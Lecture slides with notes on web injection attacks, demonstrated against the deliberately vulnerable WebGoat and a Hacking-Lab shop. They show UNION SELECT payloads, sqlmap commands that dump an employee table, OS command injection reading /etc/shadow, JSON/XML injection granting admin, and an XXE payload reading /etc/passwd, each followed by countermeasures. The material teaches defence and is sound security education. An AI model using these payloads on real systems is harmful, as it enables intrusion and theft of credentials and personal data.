- Select menu *Intruder* => *Start attack*

SQL Injection – Burp Suite (3)

- In *Burp Intruder*, mark the parameter value for which different variants should be tested and select *Sniper* attack type
 - *Sniper* is the basic attack type and simply uses a list of values for the marked parameter values, one after another

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payload: see help for full details.

Attack type: **Sniper**

```
POST /WebGoat/attack?Screen=14&menu=1100 HTTP/1.1
Host: ubuntu.test:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.test:8080/WebGoat/attack?Screen=14&menu=1100&Restart=14
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: JSESSIONID=44F68102B56B9E8BDF69DC0D0FE98B7C
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1
account_name=$test$SUBMIT=Go%21
```

SQL Injection – Burp Suite (4)

- In *Burp Intruder*, select the **payloads** to be used
 - In our case, this is a list of different UNION SELECT... payloads, from 1 – 20 columns

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. It displays the 'Payload Sets' section where 'Payload set' is set to '1' and 'Payload count' is '20'. Below this, the 'Payload type' is set to 'Simple list' and 'Request count' is '20'. The 'Payload Options [Simple list]' section is expanded, showing a list of payloads. A red box highlights the list of payloads, which are all 'Smith' UNION SELECT queries with varying column counts from 1 to 9. To the left of the list are buttons for 'Paste', 'Load ...', 'Remove', and 'Clear'.

Payload Sets

You can define one or more payload sets. The number of payload sets customized in different ways.

Payload set: 1 Payload count: 20

Payload type: Simple list Request count: 20

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are us

Paste Load ... Remove Clear

Smith' UNION SELECT 1 FROM user_data WHERE...
Smith' UNION SELECT 1,2 FROM user_data WHE...
Smith' UNION SELECT 1,2,3 FROM user_data W...
Smith' UNION SELECT 1,2,3,4 FROM user_data ...
Smith' UNION SELECT 1,2,3,4,5 FROM user_dat...
Smith' UNION SELECT 1,2,3,4,5,6 FROM user_d...
Smith' UNION SELECT 1,2,3,4,5,6,7 FROM user...
Smith' UNION SELECT 1,2,3,4,5,6,7,8 FROM us...
Smith' UNION SELECT 1,2,3,4,5,6,7,8,9 FROM ...

SQL Injection – Burp Suite (5)

- Starting the attack sends 20 requests to the web application
- The results are listed, including details such as HTTP status code and response length
 - This allows to identify outliers, which may indicate successful attacks

Results Target Positions Payloads Options					
Filter: Showing all items					
Request	Payload	Status	Error	Timeout	Length
0		200			30590
1	Smith' UNION SELECT 1 FROM user_data WHERE "...	200			30790
2	Smith' UNION SELECT 1,2 FROM user_data WHERE...	200			30796
3	Smith' UNION SELECT 1,2,3 FROM user_data WHE...	200			30802
4	Smith' UNION SELECT 1,2,3,4 FROM user_data W...	200			30808
5	Smith' UNION SELECT 1,2,3,4,5 FROM user_data ...	200			30814
6	Smith' UNION SELECT 1,2,3,4,5,6 FROM user_dat...	200			30820
7	Smith' UNION SELECT 1,2,3,4,5,6,7 FROM user_d...	200			31547
8	Smith' UNION SELECT 1,2,3,4,5,6,7,8 FROM user_...	200			30832
9	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9 FROM us...	200			30838
10	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10 FROM...	200			30847
11	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11 FR...	200			30856
12	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12...	200			30865
13	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12...	200			30874
14	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12...	200			30883
15	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12...	200			30892

Different values for a specific parameter

This one behaves differently → this may be the correct number of columns

SQL Injection – *sqlmap* (1)

- *sqlmap* is probably the most powerful tool to automate SQL injection attacks
 - *sqlmap* can not only help to find SQL injection vulnerabilities, but it can also exploit them
- It basically works as follows:
 - Tries to find SQL injection vulnerabilities using various techniques, including the UNION SELECT... variant we used before
 - If a vulnerability has been found, the user can repeatedly use *sqlmap* to get the database schemas, table names and column names
 - *sqlmap* gets this information by exploiting the vulnerability to access the **system tables** (*INFORMATION_SCHEMA.TABLES*, etc.)
 - Once interesting tables / columns have been identified, *sqlmap* can be used to **dump the content**, again by exploiting the vulnerability

sqlmap

Get it at <http://sqlmap.org>.

SQL Injection – *sqlmap* (2)

- In the following, we use *sqlmap* to find and exploit the UNION SELECT... vulnerability
- Step 1: **Record the search request** which is sent to the web application and store it in a file *request.txt*

Enter your last name:

```
POST /WebGoat/attack?Screen=14&menu=1100 HTTP/1.1
Host: ubuntu.test:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.test:8080/WebGoat/attack?Screen=14&menu=1100&Restart=14
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: JSESSIONID=44F68102B56B9E8BDF69DC0D0FE98B7C
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1

account_name=test&SUBMIT=Go%21
```

SQL Injection – *sqlmap* (3)

- Step 2: Use *sqlmap* to check for SQL vulnerabilities:
 - `python sqlmap.py -r request.txt -p account_name`
 - Specifying the parameter speeds up the analysis
- Within seconds, *sqlmap* reports a **SQL UNION vulnerability**

```

[10:32:17] [INFO] POST parameter 'account_name' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[10:32:17] [INFO] checking if the injection point on POST parameter 'account_name' is a false positive
[POST parameter 'account_name' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 797 HTTP(s) requests:
---
Parameter: account_name (POST)
  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: account_name=test' UNION ALL SELECT CHAR(113)||CHAR(107)||CHAR(113)||CHAR(112)||CHAR(113)||CHAR
(121)||CHAR(86)||CHAR(88)||CHAR(120)||CHAR(97)||CHAR(81)||CHAR(76)||CHAR(83)||CHAR(109)||CHAR(110)||CHAR(73)
||CHAR(78)||CHAR(117)||CHAR(68)||CHAR(73)||CHAR(103)||CHAR(79)||CHAR(102)||CHAR(75)||CHAR(82)||CHAR(71)||CHA
R(69)||CHAR(71)||CHAR(79)||CHAR(87)||CHAR(117)||CHAR(121)||CHAR(86)||CHAR(107)||CHAR(78)||CHAR(101)||CHAR(11
8)||CHAR(83)||CHAR(121)||CHAR(82)||CHAR(115)||CHAR(107)||CHAR(108)||CHAR(103)||CHAR(85)||CHAR(113)||CHAR(122
)||CHAR(122)||CHAR(106)||CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL FROM INFORMATION_SCHEMA.SYSTEM_USERS-- coNK
&SUBMIT=Go!
---
[10:32:20] [INFO] testing HSQLDB
[10:32:20] [INFO] confirming HSQLDB
[10:32:20] [INFO] the back-end DBMS is HSQLDB
back-end DBMS: HSQLDB >= 1.7.2 and < 1.8.0

```

Flushing Cached Data

To flush any data cached by *sqlmap*, use the following in step 2:

- `python sqlmap.py --flush-session -r request.txt -p account_name`

- Step 3: Use *sqlmap* to list the **database schemas**:
 - `python sqlmap.py -r request.txt --dbs`
 - Note that *sqlmap* remembers the previous analysis results, so it doesn't have to do everything again
 - Note that this (and the following steps) works by querying the system tables using the SQL UNION vulnerability
- Within seconds, *sqlmap* reports **two schemas**

```
[10:37:21] [INFO] retrieved: INFORMATION_SCHEMA
[10:37:21] [INFO] retrieved: PUBLIC
available databases [2]:
[*] INFORMATION_SCHEMA
[*] PUBLIC
```

SQL Injection – *sqlmap* (5)

- Step 4: Use *sqlmap* to list the tables in the schema *PUBLIC*:
 - `python sqlmap.py -r request.txt -D PUBLIC --tables`

- As a result, *sqlmap* reports all the tables in the schema

```
Database: PUBLIC
[16 tables]
+-----+
| AUTH
| EMPLOYEE
| MESSAGES
| MFE_IMAGES
| OWNERSHIP
| PINS
| PRODUCT_SYSTEM_DATA
| ROLES
| SALARIES
| TAN
| TRANSACTIONS
| USER_DATA
| USER_DATA_TAN
| USER_LOGIN
| USER_SYSTEM_DATA
| WEATHER_DATA
+-----+
```

Accessing Table Names

To get the table names, *sqlmap* accesses table `SYSTEM_TABLES` in `INFORMATION_SCHEMA`, in the same way as we did manually before.

SQL Injection – *sqlmap* (6)

- Step 5: Table *EMPLOYEE* sounds interesting, lets dump the content:
 - `python sqlmap.py -r request.txt -D PUBLIC -T EMPLOYEE --dump`
- As a result, we get all data stored in the table

USERID	CCN	SSN	PHONE	TITLE	EMAIL	SALARY	MANAGER	ADDRESS1
PERSONAL_DESCRIPTION	ADDRESS2	PASSWORD	LAST_NAME	CCN_LIMIT	FIRST_NAME	START_DATE	DISCIPLINED_DATE	DISCIPLINED_NOTES
112	4803389267684189	111-111-1111	408-587-0024	CEO	neville@modelsrus.com	450000	112	1 Corporate Headquarters
	San Jose, CA	socks	Bartholomew	300000	Neville	3012000	112005	<blank>
103	NA	961-88-0047	410-667-6654	Technician	curly@stoooges.com	50000	102	1112 Crusoe Lane
	New York, NY	Curly	Stooge	0	Curly	2122001	101014	Hit Moe back
104	NA	445-66-5565	410-887-1193	Engineer	eric@modelsrus.com	13000	107	1160 Prescott Rd
	New York, NY	eric	Walker	0	Eric	12152005	101013	Bothering Larry about webgoat problems
111	4437334565679921	129-69-4572	610-213-1134	CTO	john@guns.com	200000	112	129 Third St
	New York, NY	John	Wayne	300	John	1012001	112005	<blank>
105	5481360857968521	792-14-6364	443-599-0762	Engineer	tom@wb.com	80000	106	2211 HyperThread Rd.
	New York, NY	tom	Cat	30000	Tom	1011999	0	NA
106	6981754825813564	858-55-4452	443-699-3366	Human Resources	jerry@wb.com	70000	102	3011 Unix Drive
	New York, NY	Jerry	Mouse	20000	Jerry	1011999	0	NA
102	NA	936-10-4524	443-938-5301	CSO	moe@stoooges.com	140000	112	3013 AMD Ave
	New York, NY	moe	Stooge	0	Moe	3082003	101013	Hit Curly over head
107	6981754825810181	439-20-9405	610-521-0413	Human Resources	david@modelsrus.com	100000	102	5132 DIMM Avenue
	New York, NY	david	Gianbi	10000	David	5011999	61402	Hacked into accounting server. Modified per
sonal pay.	698175482581054	789-54-2413	610-213-6341	Human Resources	joanne@modelsrus.com	90000	106	5567 Broadband Lane
	New York, NY	joanne	McDougal	300	Joanne	1012001	112005	Used company cc to purchase new car. Limit
adjusted.	6981754825814510	136-55-1046	610-878-9549	Engineer	sean@modelsrus.com	130000	107	6422 dFlyBSD Road
	New York, NY	sean	Livingston	5000	Sean	6012003	72004	Late to work 30 days in row due to excessiv
e Halo 2	6981754825854136	707-95-9482	610-282-1103	Engineer	bruce@modelsrus.com	110000	107	8899 FreeBSD Drivescript>alert(document
.cookie)</script>	New York, NY	bruce	McGuire	30000	Bruce	3012000	61502	Tortuous Boot Camp workout at Sam. Employee
s felt sick.	257054069853547	386-09-5451	443-689-0192	Technician	larry@stoooges.com	55000	102	9175 Guilford Rd
	New York, NY	Larry	Stooge	5000	Larry	1012000	10106	Constantly harassing coworkers
Does not work well with others								

Accessing Column Names

This is also possible:

- `python sqlmap.py -r request.txt -D PUBLIC -T EMPLOYEE --columns`

But if you just want to dump the table contents, its enough to know the table name. In the background, *sqlmap* then first gets the columns (by assessing `SYSTEM_COLUMNS` in `INFORMATION_SCHEMA`).

SQL Injection – Countermeasures

- **Never build SQL queries with string concatenation** by directly using the data received from the user; instead, **you should use prepared statements**
 - Using prepared statements makes SQL injection virtually impossible
 - The primary advantage of prepared statements is that the DBMS makes sure that data from the user **cannot change the semantic of the SQL queries**
 - This includes, e.g., **escaping control characters** in the data from the user (e.g., changing ' to \')
- **Input validation**: In the web application, check all data provided by the user before it is processed further
 - E.g., make sure the data doesn't contain the single quote character
 - But sometimes, this is not possible, as the user may be allowed to send arbitrary characters (e.g., search for O'Brian)
 - Therefore, prepared statements is considered the primary defensive measure
- **Avoid disclosing detailed database error information to the user**
- **Access the database with minimal privileges** (principle of least privilege)
 - To limit damage in case a vulnerability is present

Prepared Statements

Probably the simplest way to protect queries from SQL injection is by using prepared statements with placeholders. Any reasonable database interface will provide a way to use this functionality and in many cases, it is fairly portable between languages and DBM systems.

Instead of directly interpolating string values into query strings, a query is prepared using '?' as a placeholder for the variables as shown in the following pseudo code:

```
$sth = prepare("SELECT id FROM users WHERE name=? AND pass=?");  
execute($sth, $name, $pass);
```

This has a number of advantages: the DBMS library is responsible for properly quoting the values and because of the way the variables are bound to the query, they can never be treated as anything other than data for the particular place they have in the prepared statement.

As an example, consider a typical SQL injection attack that tries to circumvent the login dialog. The query is built by inserting data submitted by a client into the following query:

```
SELECT id FROM users WHERE name='$name' AND pass='$pass';
```

A user submitting ' OR '=' for username and password produces the query

```
SELECT id FROM users WHERE name='' OR ''='' AND pass='' OR ''='';
```

Which most likely will result in a successful authentication

With prepared statements, the same query results in

```
SELECT id FROM users WHERE name='' OR ''='' AND pass='' OR ''='';
```

which is unlikely to authenticate.

Source: <http://lwn.net/Articles/177037>

Type Checking with Prepared Statements

With some languages, prepared statements also guarantee a certain degree of type checking. In Java, for instance, this is guaranteed since before executing a prepared statement, the values are specified using methods such as `setString`, `setInt` etc.

Client-Side Validation

Client-side validation (e.g., checking that data entered by the user have appropriate formats, that all required fields have been entered etc.) is good to increase performance and usability (it avoids sending forms several times to a server until all fields are finally entered correctly). However, one should never rely on client-side validation to guarantee the format of data submitted by the user, because attackers can easily bypass these client-side checks (e.g., by using a local proxy where one can manipulate data at will after they have left the browser). Always validate the submitted data when they arrive at the server.

SQL Injection final Slide...



Source: xkcd.com



Source: www.cs.auckland.ac.nz/~pgut001/pubs/book.pdf

OS Command Injection

- OS command injection may be possible if the web application invokes **commands in the underlying operating system**, e.g.
 - in Java via the *exec()* method of the class *Runtime*
 - in PHP via the *system()* function
- **There are good reasons to use underlying OS commands in web applications**, e.g.
 - An administrative interface that offers access to some diagnose tools (e.g., *ping*, *traceroute*,...)
 - To read data from a configuration file or from a file with CSV data
 - To provide a graphical front end for a command line tool (e.g., a web-based configuration tool for *iptables* or *nftables*)
- **The problem with invoking commands in the OS is that it's very easy to make security-relevant mistakes, especially if the user can specify parts of the command**

Testing for OS Command Injection Vulnerabilities (1)

- Whenever you suspect that the OS is invoked, **analyze the request** for parts that are possibly used in the command – e.g., with *Burp Suite*
- Example: a web application lists the **contents of specific files**

Select the lesson plan to view:

In a role-based access control scheme, a role represents a set of access permissions and privileges. A user can be assigned one or more roles. A role-based access control scheme normally consists of two parts: role permission management and role assignment. A broken role-based access control

- The **POST request** is as follows:

```
POST /WebGoat/attack?Screen=38&menu=1100 HTTP/1.1
Host: ubuntu.test:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
Accept: text/html,application/xhtml+xml,application
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.test:8080/WebGoat/attack?Screen=38&menu=1100
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Cookie: JSESSIONID=44F68102B56B9E8BDF69DC0D0FE98B7C
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1
```

The URL contains parameters, but they are only used for navigation within the application

```
HelpFile=AccessControlMatrix.help&SUBMIT=View
```

The POST parameter *HelpFile* contains the specified file name

Vulnerability

The example above uses the OWASP WebGoat application (version 5.4). The WebGoat lesson used here is *Injection Flaws* → *Command Injection*.

Testing for OS Command Injection Vulnerabilities (2)

- Based on this, it's very likely the web application accesses the **underlying file system** by using the file name received from the user
- Assuming Java is used, this can, e.g., be done by using **I/O classes** (e.g., *FileReader*, *FileInputStream*,...)
 - If file access is implemented this way, then there's probably no OS command injection vulnerability
- But as a security tester, you should always assume that the developer made **mistakes**
 - For instance, in the case of Java, it may be that class *Runtime* is used to access the files, without checking the file name received from the user
 - In this case, OS command injection will likely work
- The corresponding code may look as follows:

```
String filename = ...;
Runtime runtime = Runtime.getRuntime();
String[] command = new String[3];
command[0] = "/bin/sh";
command[1] = "-c";
command[2] = "cat " + filename;
Process proc = runtime.exec(command);
```

Assume the file name from the POST parameter is assigned to *filename*, which means it contains, e.g., **AccessControlMatrix.help**

The file name is directly used in the OS command

The executed command is **/bin/sh -c cat AccessControlMatrix.help**

Testing for OS Command Injection Vulnerabilities (3)

To verify whether the assumption is correct, i.e., that the file name is directly used in the command without any checking, two approaches can be used:

- **Append a " after the file name**
 - The idea here is that if our assumption is correct, this results in a syntactically **invalid** command: `/bin/sh -c cat AccessControlMatrix.help"`
 - If the application **reacts with an error** (e.g., an exception), it apparently accepted the additional "-character and tried to execute the invalid command
 - This is a strong indication that the application doesn't check the «file name» at all and simply uses it in the command → the application is **likely vulnerable**
- **Append a command that can be executed by any user**, e.g.,
`; ifconfig (*nix) or & ipconfig (Microsoft)`
 - In this case – if our assumption is correct – this results in a syntactically **valid** command: `/bin/sh -c cat AccessControlMatrix.help; ifconfig`
 - If the application **still works correctly**, it apparently accepted the additional command, which is also a strong indication that the application doesn't check the «file name» at all → the application is **likely vulnerable**
 - It may also be the result of the injected command is returned to the browser, which is a proof of concept that the vulnerability exists and can be exploited

Appending a Command

With shell commands (passed with option -c), the semicolon (;) character is used to use multiple commands.

Testing for OS Command Injection Vulnerabilities (4)

- To modify the submitted file name, configure the *Burp Proxy* to intercept requests

Intercept is on

- Appending ; ifconfig ...

HelpFile=AccessControlMatrix.help; ifconfig&SUBMIT=View

- ...results in

Select the lesson plan to view: AccessControlMatrix.help View

ExecResults for '["/bin/sh, -c, cat "/opt/WebGoat-5.4/tomcat/webapps/WebGoat/lesson_plans/English/AccessControlMatrix.html; ifconfig"]'
Returncode: 1
Bad return code (expected 0)

- Apparently, it didn't work
- In such situations, don't give up yet, often it is only necessary to adapt the inserted data a little bit
- With file names, the reason may be that the file path is enclosed in double quotes to cope with space characters in the path
 - (Which is the case here, but usually the application does not offer the luxury and shows the executed command...)

AccessControlMatrix.help => AccessControlMatrix.html

If you carefully examine the command in the screenshot above, you can see that the file extension was changed by the web application from *help* to *html*. So obviously, the application does not directly use the received file name, but exchanges the file extension with *html*. But apparently, it just searches for "help" in the received file name and replaces it with "html", but no other input validation checks are done, so injection still works. For simplicity, this is not specifically considered in the slides.

Testing for OS Command Injection Vulnerabilities (5)

- Currently, the following is executed by the web application

```
/bin/sh -c cat "/path-to-file/AccessControlMatrix.help; ifconfig"
```

This is no valid path, so the command fails

- Changing the inserted data to `"; ifconfig"` results in the following

```
/bin/sh -c cat "/path-to-file/AccessControlMatrix.help"; ifconfig""
```

Valid path for first command (cat)

Valid second command

- As a result, the content of the file and the output of the *ifconfig* command are **included in the response** sent to the client
 - Proof of concept that the vulnerability exists and that it can be exploited

```
eth0 Link encap:Ethernet HWaddr 00:0c:29:81:71:b4
inet addr:192.168.57.3 Bcast:192.168.57.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe81:71b4/64 Scope:Link
```

Two Double Quotes at the End

The two double quotes at the end simply correspond to an empty string and have no effect on the *ifconfig* command.

- Having found the vulnerability, it can be exploited by appending basically any command
- E.g., to access the hashed passwords of the system users:
"; cat /etc/shadow"
root:\$6\$Pv5M2DI/\$sFUJJVoagmNg2gTmDhGBP0H0zPChj2xWIfu5XZpWzSjzt5
/SNeN77NSeqx7RoFTRHXdZyenQFLE1dwRy1D8PrP.:16218:0:99999:7:::
daemon:*.14181:0:99999:7:::
bin:*.14181:0:99999:7:::
 - As the commands are executed with the rights of the process, this shows the web application is running as root, which is very bad
- So, we have achieved remote root shell access, which is about as powerful as it can get as it allows us to do basically anything
 - Upload files, download files, install software, spy on users, attack further internal systems,...

- If possible, don't directly invoke the underlying OS at all
 - E.g., for file access, don't use the underlying shell, but use the I/O classes of the used technology (e.g., in Java: *FileReader*, *FileInputStream*,...)
- If you have to invoke the underlying OS, use strict input validation: In the web application, check all data provided by the user that is used in OS commands
 - Use a whitelisting approach:
 - Specify the allowed characters and the maximum number of characters
 - Verify if the received data corresponds to this specification
 - E.g., with file names: Allow letters, maybe numbers, one single dot, at most (e.g.) 25 characters
- Run the web application process with minimal privileges (principle of least privilege)
 - To limit damage in case a vulnerability is present

JSON / XML Injection (1)

- Whenever JSON / XML is used to **store data** within the web application or to **transmit data**, JSON / XML injection attacks are an option
- JSON injection example: A web application offers a page where users can register, which sends the entered **username and password** to the application

```
POST /adduser HTTP/1.1
username=tony&password=Un6-rT1R
```
- When receiving this data, the application creates a **JSON string** using the received **username and password**

```
{ "account": "user",
  "username": "tony",
  "password": "Un6-rT1R" }
```

 - The JSON string also includes the **account type** (*user* or *admin*), which is always set to *user* when a standard user account should be created
- In the next step, this **JSON string is sent to a REST API**, which creates a **new user account** based on the information in the JSON string
 - For this, the REST API uses a **JSON parser** to convert the string to an object, based on which a new entry is made in the database

Example above

In the example above, it is assumed that a distributed architecture is used at the server-side, in the sense that the requests received by the web application entry point result in corresponding requests to different REST APIs (in the sense of microservices) in the backend. But note in general, JSON injection can happen whenever an attacker/user can control the data that is used in a JSON string and which is then parsed by a JSON parser. And it's not required that a database is involved, as the JSON string could also be used just to pass information from one program component to another.

XML Injection (continued on next notes page)

The notes pages on this and the following slide contain a similar XML injection example.

Example: An application stores data about users in an XML file. The *admin* element specifies whether the user has admin rights (1) or not.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>lcZu-Nq3</password>
    <admin>1</admin>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1_k6A3c</password>
    <admin>0</admin>
  </user>
</users>
```

Assume a web application offers a page where users can register themselves, which sends the entered username and password to the application:

```
POST /adduser HTTP/1.1
```

```
username=tony&password=Un6-rT1R
```

The web application takes the received username and password and creates an entry with the admin element set to 0:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    ...
  </user>
  <user>
    <username>tony</username>
    <password>Un6-rT1R</password>
    <admin>0</admin>
  </user>
</users>
```

JSON / XML Injection (2)

- The following code is used to create the JSON string:

```
String username = ...; // username received in POST request
String password = ...; // password received in POST request
String json = "{ \"account\": \"user\", \"username\": \"\" + username +
                \"\", \"password\": \"\" + password + \"\" }\"";
```

- If username and password are not validated, the attacker can create additional elements in the resulting JSON string:

```
POST /adduser HTTP/1.1
```

```
username=tony&password=Un6-rT1R,\"account\":\"admin
```

```
{ \"account\": \"user\",
  \"username\": \"tony\",
  \"password\": \"Un6-rT1R\",
  \"account\": \"admin\" }
```

- This is still a valid JSON string as the standard allows duplicate elements
- Depending on how the JSON parser behaves when parsing this JSON string to create an object, the attacker may get an admin account
 - If the parser uses the last occurrence of an element, he gets an admin account (more likely, because most parsers work in this way), otherwise a normal user account (less likely)

JSON Parser

The parser creates an object based on this JSON string. But the resulting object will only contain three elements (or attributes) and no duplicates, so there will be only one *account* element. When browsing the web and searching for information about which value should be used in the resulting object, then there's typically a preference to use the value of the last occurrence of an element.

JSON/XML Injection

Note: The same attack as described above could also be done in basically the same way if XML format were used. Likewise, the XML-based attack described here in the notes could also be done if JSON were used.

XML Injection, continued from previous notes page

If the web application does not validate the received data, an attacker can create arbitrary entries in the XML file, e.g., by sending:

```
POST /adduser HTTP/1.1
```

```
username=tony&password=Un6-rT1R</password><admin>1</admin>
</user><user><username>john</username><password>g_Wz7*Rq
```

The web application again takes the received username and password and creates the following syntactically correct entries in the XML file:


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    ...
  </user>
  <user>
    <username>tony</username>
    <password>Un6-rT1R</password><admin>1</admin></user><user>
    <username>john</username><password>g_Wz7*Rq</password>
    <admin>0</admin>
  </user>
</users>
```

This creates a user *tony* is created with admin rights and in addition, a second non-admin user *john*.

XML External Entity Injection (1)

- The XML standard defines a concept called **external entities**
 - Such an entity can be used to **access local or remote content via a URL**
 - **When an XML parser processes the XML data, it replaces the content of one or more specific XML elements with the content received via this URL**
- Example:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE report [
  <!ENTITY copyright SYSTEM "http://host/copyright.txt">
]>
<report>
  <author>John Doe</author>
  <copyright>&copyright;</copyright>
  <text>Loret ipsum...</text>
</report>
```

A diagram consisting of a vertical line and a horizontal arrow pointing from the right towards the `<copyright>©right;</copyright>` line in the XML code block above.

- When parsing the XML data, the parser first accesses the URL and **inserts the result into the `<copyright>` element**

More details about XML External Entity Injection

See https://www.owasp.org/images/5/5d/XML_External_Entity_Attack.pdf

XML External Entity Injection (2)

- If a web application exchanges XML data with the browser, [XML External Entity injection attacks](#) may be possible
 - XML-based data exchange is typically used for asynchronous requests
- As an example, we consider a webshop that offers an [XML-based search](#) functionality
 - Request and response data use XML formats

Bell name:

Description:

productid	name	description	price	picture
1	Muotathaler Treichel	Size 9	500.00	muotatahler.jpg

Vulnerability

The example above uses lesson “XML Attack and Password Cracking” of the Hacking Lab (<https://www.hacking-lab.com>). To carry out the attack, login with hacker10/compass.

The vulnerable shop can be reached at:
https://glocken.vm.vuln.land/12001/ws_case2/ws2/

XML External Entity Injection (3)

- Analysing the request and response reveals the following:

```
<?xml version="1.0" encoding="UTF-8" ?>
<query>
  <result-limit>1</result-limit>
  <bell-name>Mu*</bell-name>
  <bell-description></bell-description>
</query>
```

Interesting: The entire query element is copied into the response; this may be an opportunity for an XML External Entity injection attack

```
<?xml version="1.0" encoding="UTF-8" ?>
<resultset>
  <query><result-limit>1</result-limit><bell-name>Mu*</bell-name>
    <bell-description></bell-description></query>
  <result>
    <productid>1</productid>
    <name>Muotathaler Treichel</name>
    <description>Size 9</description>
    <price>500.00</price>
    <picture>muotatahler.jpg</picture>
  </result>
</resultset>
```

XML External Entity Injection (4)

- Next, we try to perform an XML External Entity injection attack with the goal to access the content of */etc/passwd* on the server
- This can be done by manipulating the request as follows:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE query [
  <!ENTITY attack SYSTEM "file://localhost/etc/passwd">
]>
<query>
  <result-limit>1</result-limit>
  <bell-name>Mu*</bell-name>
  <bell-description>&attack;</bell-description>
</query>
```

- Question: Can you explain why this attack should work? I.e., what will happen within the web application when it processes this request?

XML External Entity Injection (5)

- The attack is indeed **successful**

```
<?xml version="1.0" encoding="UTF-8" ?>
<resultset>
  <query><result-limit>1</result-limit><bell-name>Mu*</bell-name>
    <bell-description>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
ftp:x:106:109:ftp daemon,,,:/srv/ftp:/bin/false
...
</bell-description></query>
  <result>
    <productid>1</productid>
    <name>Muotathaler Treichel</name>
    <description>Size 9</description>
    <price>500.00</price>
    <picture>muotatahler.jpg</picture>
  </result>
</resultset>
```

- We can access any file that is accessible **with the rights of the application**

- **Input validation**: In the web application, check all data provided by the user before inserting them into JSON / XML data structures
 - Especially make sure no additional JSON / XML elements can be inserted – which means you have to be careful with control characters (e.g., " < >)
 - This can be done by employing a strict whitelisting approach where you specify the allowed characters and the maximum number of characters
- **Configure the XML parser correctly**
 - Configuring the parser such that it does not support external entities effectively prevents XML External Entity injection attacks
- If possible, **don't use XML but use less complex data formats such as JSON** that do not support advanced features such as external entities